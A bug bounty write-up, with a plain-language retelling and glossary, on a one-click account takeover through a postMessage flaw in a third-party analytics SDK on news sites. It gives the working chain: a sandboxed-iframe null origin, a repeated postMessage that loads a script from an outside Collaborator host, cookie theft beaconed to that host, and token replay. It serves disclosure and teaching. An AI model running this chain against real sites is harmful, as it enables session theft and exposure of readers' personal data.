PostMessage Leads to One-Click Account Takeover
A third-party analytics SDK trusted messages from a null origin and allowed arbitrary method invocation, including a script loader that injected attacker-controlled JavaScript. An attacker could execute script in the target origin, steal a non-HttpOnly session token, and take over a logged-in user's account.
 Published on medium.com
Bug Bounty
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a media group running two national news brands. The researcher describes the server side as solid: no SQLi, no SSRF, and the API boundaries held. That pushed the work to the client side, where the interesting component turned out to be a third-party analytics SDK, Marfeel, loaded through the site's Google Tag Manager container.
The SDK is described as 258 KB minified and present on 33 of 33 page loads, both logged in and logged out. It registers a message event listener, and the bug in that listener ultimately allowed full account takeover of logged-in readers from any website on the internet.
Setup
The researcher worked with Claude Code during the research. No specific accounts, roles or product versions are given beyond the observation that the SDK loaded on every page load regardless of authentication state. The tooling that matters for reproduction is a browser, a way to host an attacker page, and an out-of-band interaction server: the payload uses a Collaborator host (qk3p9v7x2m.oastify.com) to receive the script fetch and the exfiltrated cookie.
Finding it
The approach was deliberately simple: list every message listener on every in-scope page, and for each one write down what it checks and what it reaches. The first stop was the Google Tag Manager container, because it is a literal inventory of every third party invited into the origin:
a = "https://sdk.mrf.io/statics";e("".concat(a, "/marfeel-sdk.js?id=").concat(c), !0);
The researcher pulled the SDK, beautified it and grepped for addEventListener with message:
window.addEventListener("message", (t => { if ((!(s = t.origin) || "null" === s || s === window.location.origin || h.includes(s)) && (o = t.data) && "__MRF_SDK__" === o.app) { var { sdkName: r, methodName: n, args: i } = t.data; e.cmd.push([r, e => { e[n].apply(e, i) }]); }}))
Two things stood out. First, "null" === s: an opaque origin is explicitly trusted. Second, 2,229 bytes earlier in the same file, the allow-list that was supposed to be the real gate:
var h = [];
The allow-list is empty, so the origin check accepts a missing origin, the string null and the page's own origin.
Following where the message goes showed that cmd.push is not a queue. The SDK overwrites it with a dispatcher that resolves sdkName against twelve registered SDK objects and then runs obj[methodName].apply(obj, args) verbatim. Among those twelve, one stood out:
class ea { load(e) { var a = document.createElement("script"); a.src = e; document.head.appendChild(a); }}
Arbitrary origin, arbitrary method, and a method that appends a script element with an attacker-chosen src. That is the bug.
Exploitation
Step 1: get an attacker-controlled null origin
A sandboxed iframe has an opaque origin, which serialises to the string null, so any page on the internet can produce one:
<iframe sandbox="allow-scripts allow-popups allow-popups-to-escape-sandbox" src="attack.html">
allow-popups-to-escape-sandbox is the key token: it keeps the victim's tab a normal, cookie-carrying document of the target origin. Only the attacker's frame stays opaque.
Step 2: open the victim page and keep the handle
This needs one click to consume a user gesture:
const w = window.open("https://www.example.com/article/<rubrique>/<id>/<slug>");
Step 3: fire the message until the SDK registers its listener
Because the listener may not exist yet, the message is sent repeatedly, racing page load:
setInterval(() => w.postMessage({ app: "__MRF_SDK__", sdkName: "scriptLoader", methodName: "load", args: ["https://qk3p9v7x2m.oastify.com/x.js"]}, "*"), 50);
The message carries the __MRF_SDK__ app marker, the scriptLoader SDK name, the load method and the attacker script URL as the single argument.

Step 4: the script executes in the target origin
x.js now executes in the target's origin. The Collaborator pingback is the first proof it landed: an HTTP hit for /x.js with Referer: https://www.example.com/ and Sec-Fetch-Dest: script, meaning the target itself fetched the script. The payload then reads document.cookie, since the session token is not HttpOnly, and beacons it back out to the same Collaborator host. There is no CSP on any in-scope host, so nothing blocks the fetch or the execution.

Step 5: replay the stolen token

The token is replayed from any device, with a control so triage cannot argue about it:
GET /api/user/profile HTTP/2Authorization: Bearer <stolen token> → 200, the victim's full account record
The response returns the victim's full account record: full account identity, e-mail, birthdate, postal address, subscription, invoices, plus writes.
Root cause
The listener trusts the string null as an origin, and the allow-list meant to restrict origins is empty, so the only real gate is the __MRF_SDK__ marker in the message data. The dispatcher then resolves any sdkName and methodName from the message against the registered SDK objects and invokes the method with attacker-supplied arguments. One of those methods, the script loader, appends a <script> element with an arbitrary src, giving script execution in the target origin.
Existing defences did not stop it. The session token was not HttpOnly, so JavaScript could read it, and there was no CSP on any in-scope host to block the injected script or its outbound fetch. The report notes the step needs one click to consume a user gesture.
Impact
Any website on the internet could trigger the bug against a logged-in reader and take over the account. The stolen token gave access to the full account record, including identity, e-mail, birthdate, postal address, subscription and invoices, and the researcher notes writes as well. The attack requires the victim to click once.
Fix
The report does not describe a fix or a retest.
Variants to test
- Grep third-party bundles for
addEventListener("message"and check whethernull,"*"or an empty allow-list is accepted. A positive result is a listener that acts on a message from a sandboxed iframe. - Look for dispatchers that resolve a method name from message data, such as
obj[methodName].apply(obj, args). A positive result is any reachable method with a side effect, such as script loading, navigation or DOM writes. - Check whether the session cookie is readable from JavaScript and whether any in-scope host sets a CSP. A positive result is a non-
HttpOnlytoken on a host without CSP, which turns script execution into token theft. - Test whether the popup can be opened without a gesture in the target browser. A positive result removes the one-click requirement.
Thank you for taking the time to read my write-up.
What happened, in plain words
A security researcher called Mahmoud Farag found a bug in a piece of software that a media group had added to its news websites. The media group runs two national news brands. The software was an analytics tool made by a company called Marfeel, and it was loaded on every page of both sites, whether a reader was logged in or not.
The bug let any website on the internet run its own code inside the news site, in the browser of a logged-in reader, after a single click. That code could read the reader's session token (the secret that keeps them logged in) and send it to the attacker. With that token, the attacker could act as the reader: see their full account details and, according to the researcher, make changes too. The only thing the reader had to do was click once.
Before we go further, a few ideas from zero:
- Client side means the part of a website that runs in your browser, as opposed to the server side, which runs on the company's computers. A bug on the client side happens inside your browser tab.
- Third-party software (or a third-party SDK) is code written by another company that a website includes in its own pages. Think of it like a shop installing a fridge made by someone else: the shop did not build it, but it sits inside the shop and runs on the shop's electricity.
- JavaScript is the programming language that browsers run. Almost every interactive thing on a web page is JavaScript.
- A cookie is a small piece of data a website asks your browser to store and send back on every request. It is how a site remembers that you are logged in. A session token is the specific value inside that cookie that proves who you are, like a wristband at an event: show it and you are let in without showing your ID again.
- HttpOnly is a setting on a cookie that tells the browser: JavaScript is not allowed to read this cookie. It exists precisely to stop the kind of theft described here.
- CSP (Content Security Policy) is a rule a website can send to the browser saying which scripts are allowed to run. If a site has no CSP, the browser will happily run any script that gets injected.
- postMessage is a browser feature that lets one window (or tab, or frame) send a message to another window. Websites use it to talk to embedded content, such as ads, videos or analytics widgets. The receiving side is supposed to check who sent the message before acting on it.
- An origin is the combination of protocol, host and port, roughly "which site this is".
https://www.example.comis one origin. A page can have an origin ofnullin special cases, and that is important later. - XSS (cross-site scripting) means getting your own JavaScript to run inside someone else's website. DOM XSS is a variant where the flaw lives in the page's own JavaScript rather than in what the server sends back.
How the researcher found it
The researcher started on the server side and describes it as solid: no SQL injection (a way to trick a database into running attacker commands), no SSRF (a way to make the server fetch things it should not), and the boundaries between different parts of the API held. An API is the set of addresses a website's front end uses to ask its back end for data, like a service counter: you ask for a specific thing at a specific window and get a specific answer.
So the researcher moved to the client side and did one deliberately boring thing: list every message listener on every page in scope, and for each one write down what it checks and what it can reach. A message listener is a piece of JavaScript that says "when a message arrives, run this code". If the listener does not check who sent the message carefully, an attacker can send it instructions.
The first stop was the site's Google Tag Manager container. Google Tag Manager is a tool that lets a marketing team add third-party scripts to a site without changing the site's code. That makes it a literal inventory of every outside company invited into the site's own origin. In the container, the researcher found this line:
a = "https://sdk.mrf.io/statics";e("".concat(a, "/marfeel-sdk.js?id=").concat(c), !0);
Line by line:
a = "https://sdk.mrf.io/statics";stores the base address of Marfeel's servers in a variable calleda.e("".concat(a, "/marfeel-sdk.js?id=").concat(c), !0);builds a full URL by gluing together that base address, the file namemarfeel-sdk.js, anidparameter and some valuec, then calls a functioneto load it. The!0is just JavaScript shorthand fortrue.
In plain words: this line tells the browser to download Marfeel's SDK from Marfeel's servers and run it on the news page. The SDK is described as 258 KB of minified code (minified means squashed onto as few lines as possible, which makes it hard to read) and it was present on 33 of 33 page loads, logged in and logged out.
The researcher downloaded the SDK, beautified it (the opposite of minifying: spread it out so a human can read it) and searched for addEventListener with message, which is how a listener for incoming messages is registered:
window.addEventListener("message", (t => { if ((!(s = t.origin) || "null" === s || s === window.location.origin || h.includes(s)) && (o = t.data) && "__MRF_SDK__" === o.app) { var { sdkName: r, methodName: n, args: i } = t.data; e.cmd.push([r, e => { e[n].apply(e, i) }]); }}))
This is dense, so let us unpack it:
window.addEventListener("message", ...)says: whenever a message arrives at this window, run the function that follows. The message object is calledt.s = t.origintakes the origin of whoever sent the message and stores it ins.!(s = t.origin)is true when there is no origin at all."null" === sis true when the sender's origin is the literal stringnull.s === window.location.originis true when the sender is the page itself.h.includes(s)checks whether the sender's origin is in a list calledh.- All of those are joined with
||, which means "or": if any one of them is true, the check passes. (o = t.data) && "__MRF_SDK__" === o.appthen requires that the message has data and that the data carries a marker calledappset to__MRF_SDK__.- If both parts pass, the code pulls three fields out of the message:
sdkName,methodNameandargs. - Finally
e.cmd.push([r, e => { e[n].apply(e, i) }]);hands those three fields to something calledcmd.push.
Two things jumped out to the researcher. First, "null" === s: the listener explicitly trusts an origin of null. Second, 2,229 bytes earlier in the same file, the allow-list that was supposed to be the real gate:
var h = [];
That is an empty list. So the origin check in practice accepts a missing origin, the string null and the page's own origin. The allow-list adds nothing.
Then the researcher followed where the message actually goes. cmd.push sounds like a queue (a waiting line), but the SDK overwrites it with a dispatcher: a piece of code that takes the sdkName from the message, looks it up among twelve registered SDK objects, and then runs obj[methodName].apply(obj, args) verbatim. In plain words: the message says "call this method on this object with these arguments", and the SDK does exactly that, without further questions. Among the twelve objects, one stood out:
class ea { load(e) { var a = document.createElement("script"); a.src = e; document.head.appendChild(a); }}
Line by line:
class ea {starts the definition of an object type calledea.load(e) {defines a method calledloadthat takes one argument,e.var a = document.createElement("script");creates a new script element in the page.a.src = e;sets that script's source address to whatever was passed in.document.head.appendChild(a);inserts the script into the page, which makes the browser download and run it.
So: an arbitrary origin can send a message, the message can name an arbitrary method, and one of the available methods loads a script from an address of the sender's choosing. That is the bug.
How the researcher exploited it
Step 1: get an attacker-controlled null origin
A sandboxed iframe is an embedded frame with restrictions applied by the browser. One of those restrictions is that the frame gets an opaque origin, which the browser represents as the string null. Any page on the internet can therefore produce a null origin:
<iframe sandbox="allow-scripts allow-popups allow-popups-to-escape-sandbox" src="attack.html">
Line by line:
<iframestarts an embedded frame.sandbox="..."turns on the sandbox and lists the permissions being granted back.allow-scriptslets the frame run JavaScript.allow-popupslets the frame open new windows or tabs.allow-popups-to-escape-sandboxsays that any window the frame opens is not itself sandboxed.src="attack.html"is the page loaded inside the frame.
allow-popups-to-escape-sandbox is the key token. It keeps the victim's tab a normal, cookie-carrying document of the target origin. Only the attacker's frame stays opaque. Without it, the tab opened from the frame would inherit the sandbox and would not be a normal logged-in page.
Step 2: open the victim page and keep the handle
This needs one click to consume a user gesture. Browsers only let a page open a new window in response to a real user action, such as a click:
const w = window.open("https://www.example.com/article/<rubrique>/<id>/<slug>");
Line by line:
window.open(...)opens a new tab or window at the given address.- The address is a normal article page on the target site, with placeholders for the section, the article id and the readable part of the URL.
const w =stores a handle to that new window in a variable calledw, so the attacker page can send messages to it later.
Step 3: fire the message until the SDK registers its listener
The listener may not exist yet when the new tab opens, because the page is still loading. So the message is sent over and over, racing page load:
setInterval(() => w.postMessage({ app: "__MRF_SDK__", sdkName: "scriptLoader", methodName: "load", args: ["https://qk3p9v7x2m.oastify.com/x.js"]}, "*"), 50);
Line by line:
setInterval(() => ..., 50)runs the function every 50 milliseconds, forever, until stopped.w.postMessage(...)sends a message to the window we opened in step 2.- The message body is an object with four fields:
appset to__MRF_SDK__(the marker the listener requires),sdkNameset toscriptLoader(which object to use),methodNameset toload(which method to call) andargsset to a list containing one URL, pointing at the researcher's own server. - The final
"*"is the target origin. It means "I do not care which origin the receiving window has".
The URL qk3p9v7x2m.oastify.com is a Collaborator host: a server the researcher controls that records every request it receives. It is used as an out-of-band channel, meaning a way to see what the target did without needing to see it in the browser directly.
Step 4: the script executes in the target origin
x.js now executes in the target's origin. That means the attacker's JavaScript is running as if it were part of the news site, with access to everything the news site's own scripts can access.
The Collaborator pingback is the first proof it landed: an HTTP hit for /x.js with Referer: https://www.example.com/ and Sec-Fetch-Dest: script. In plain words, the target site itself fetched the script, and the browser told the researcher's server where the request came from and that it was a script being loaded.
The payload then reads document.cookie, since the session token is not HttpOnly, and beacons it back out to the same Collaborator host. document.cookie is how JavaScript reads cookies; if the cookie had been HttpOnly, that read would have returned nothing useful. "Beacons it back out" means it sends the stolen value to the researcher's server.
There is no CSP on any in-scope host, so nothing blocks the fetch or the execution.
Step 5: replay the stolen token
The token is replayed from any device, with a control so triage cannot argue about it. "Replay" means simply using the stolen token as if you were the victim. "A control" means a comparison request that shows the result is real and not a fluke:
GET /api/user/profile HTTP/2Authorization: Bearer <stolen token> → 200, the victim's full account record
Line by line:
GET /api/user/profileis a request to the API address that returns the logged-in user's profile.HTTP/2is the version of the web protocol used for the request.Authorization: Bearer <stolen token>is the header that carries the token. "Bearer" means "whoever holds this token is treated as the user", like a coat check ticket: the person holding it gets the coat, no questions asked.→ 200means the server answered with the success status code.the victim's full account recordis what came back.
The response returns the victim's full account record: full account identity, e-mail, birthdate, postal address, subscription, invoices, plus writes.
Why it worked
The listener trusts the string null as an origin, and the allow-list meant to restrict origins is empty, so the only real gate is the __MRF_SDK__ marker in the message data. That marker is not a secret: it is written in the SDK's own code, which anyone can download and read.
The dispatcher then resolves any sdkName and methodName from the message against the registered SDK objects and invokes the method with attacker-supplied arguments. One of those methods, the script loader, appends a <script> element with an arbitrary src, giving script execution in the target origin.
Existing defences did not stop it. The session token was not HttpOnly, so JavaScript could read it, and there was no CSP on any in-scope host to block the injected script or its outbound fetch. The report notes the step needs one click to consume a user gesture.
What the impact was
Any website on the internet could trigger the bug against a logged-in reader and take over the account. The stolen token gave access to the full account record, including identity, e-mail, birthdate, postal address, subscription and invoices, and the researcher notes writes as well. The attack requires the victim to click once.
What the fix would be
The report does not describe a fix or a retest.
Variants to test
- Grep third-party bundles for
addEventListener("message"and check whethernull,"*"or an empty allow-list is accepted. A positive result is a listener that acts on a message from a sandboxed iframe. - Look for dispatchers that resolve a method name from message data, such as
obj[methodName].apply(obj, args). A positive result is any reachable method with a side effect, such as script loading, navigation or DOM writes. - Check whether the session cookie is readable from JavaScript and whether any in-scope host sets a CSP. A positive result is a non-
HttpOnlytoken on a host without CSP, which turns script execution into token theft. - Test whether the popup can be opened without a gesture in the target browser. A positive result removes the one-click requirement.
Thank you for taking the time to read my write-up.
Glossary
- API: the set of addresses a website's front end uses to ask its back end for data or to make changes.
- Beautify: reformat minified code so a human can read it.
- Beacon: send data out to a server, usually quietly in the background.
- Client side: code that runs in the user's browser rather than on the company's servers.
- Collaborator host: a server controlled by the researcher that records incoming requests, used to prove that a target fetched or sent something.
- Cookie: a small piece of data a site asks the browser to store and send back on every request, often used to keep you logged in.
- CSP (Content Security Policy): a rule a site sends to the browser saying which scripts are allowed to run.
- Dispatcher: code that takes a name from a message and calls the matching method.
- DOM XSS: cross-site scripting where the flaw lives in the page's own JavaScript rather than in the server's response.
- Google Tag Manager: a tool that lets a team add third-party scripts to a site without editing the site's code.
- Handle: a reference to a window or tab that lets one page send messages to it.
- HttpOnly: a cookie setting that stops JavaScript from reading that cookie.
- iframe: an embedded frame inside a page that loads another page.
- JavaScript: the programming language browsers run.
- Message listener: JavaScript that runs when a message arrives at a window.
- Minified: code squashed onto as few lines as possible, which makes it small but hard to read.
- Opaque origin: an origin the browser represents as the string
null, used for sandboxed frames. - Origin: the combination of protocol, host and port that identifies which site something is.
- Out-of-band: a channel separate from the main one, used to observe what a target did.
- postMessage: a browser feature that lets one window send a message to another.
- Replay: using a stolen token as if you were the victim.
- Sandboxed iframe: an embedded frame with restrictions applied by the browser.
- SDK: a bundle of code from another company that a site includes in its pages.
- Server side: code that runs on the company's computers rather than in the browser.
- Session token: the value that proves who you are and keeps you logged in.
- SQL injection (SQLi): a way to trick a database into running attacker commands.
- SSRF: a way to make a server fetch things it should not.
- Third party: a company other than the one running the site.
- User gesture: a real user action such as a click, which browsers require before allowing some actions like opening a window.
- XSS (cross-site scripting): getting your own JavaScript to run inside someone else's website.



